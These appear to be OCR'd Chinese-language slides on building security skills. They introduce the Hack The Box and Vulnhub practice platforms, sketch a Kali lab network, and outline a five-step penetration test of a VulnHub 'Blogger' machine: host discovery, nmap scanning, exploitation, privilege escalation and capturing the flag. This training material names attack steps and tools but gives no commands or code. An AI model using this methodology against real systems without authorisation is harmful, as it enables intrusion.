
到底要怎麼提昇自己的資安技能？



Hack the box

- 提供各種漏洞主機的平臺的，以**線上虛擬機**的方式讓使用者使用
- 透過各種關卡，進行滲透測試、提權、漏洞利用等方式，取得最後的旗幟 “Flag”
- 可以獲得積分，並提高排名
- 作業系統以 包含 Windows / Linux


Hack the box


HACKTHEBOX
Search Hack The Box
UPGRADE TO VIP
jjjoe
STARTING POINT
Home
My Profile
My Team
Labs
Rankings
Battlegrounds
Academy
Careers
Universities
Social
Enterprise
Customer Support
ANNOUNCEMENT
Introducing HTB Academy Certifications
CHANGELOG
Version 3.18.0
PLAYERS
640 Players Online
HACKTHEBOX
CYBER Apocalypse CTF 2022
INTERGALACTIC CHASE
14 - 20 MAY 2022
Noob
0% TOWARDS SCRIPT KIDDIE
jjjoe - Points
Rank Up - 0
PLAN
Free
GO VIP
OVERVIEW
RECOMMENDED
IN PROGRESS
TO-DO
KNOWLEDGE
Starting Point
Are you a beginner in hacking? Start here!
Academy
Cybersecurity training, a university for hackers
Tracks
Master a particular cybersecurity subject
Machines
Over 200 live hackable machines to choose from
Challenges
Bite-sized riddles focusing on different hacking fields
Battlegrounds
Real-time games of strategy and hacking

Vulnhub

- 提供各種漏洞主機的平臺的，以虛擬機的方式讓使用者下載
- 以離線的方式練習
- 依不同作者喜好，會提供 vmware 或 virtualbox 的虛擬平台
- 透過關卡提示，進行滲透測試、提權、漏洞利用等方式，取得最後的旗幟 “Flag”
- 作業系統以 Linux 為主

LAB 網路架構及環境


Internet
NAT網路 (NATNetwork)
10.0.2.x
網路連線
網路連線
KALI
BY OFFENSIVE SECURITY
VULNHUB
VULNERABLE BY DESIGN

VulnHub — Blogger

https://hackmd.io/@golsip/H1vAt1iS5

1	2	3	4	5
掃描主機 netdiscover	尋找漏洞 nmap	利用漏洞 github	提昇權限	user.txt中的字串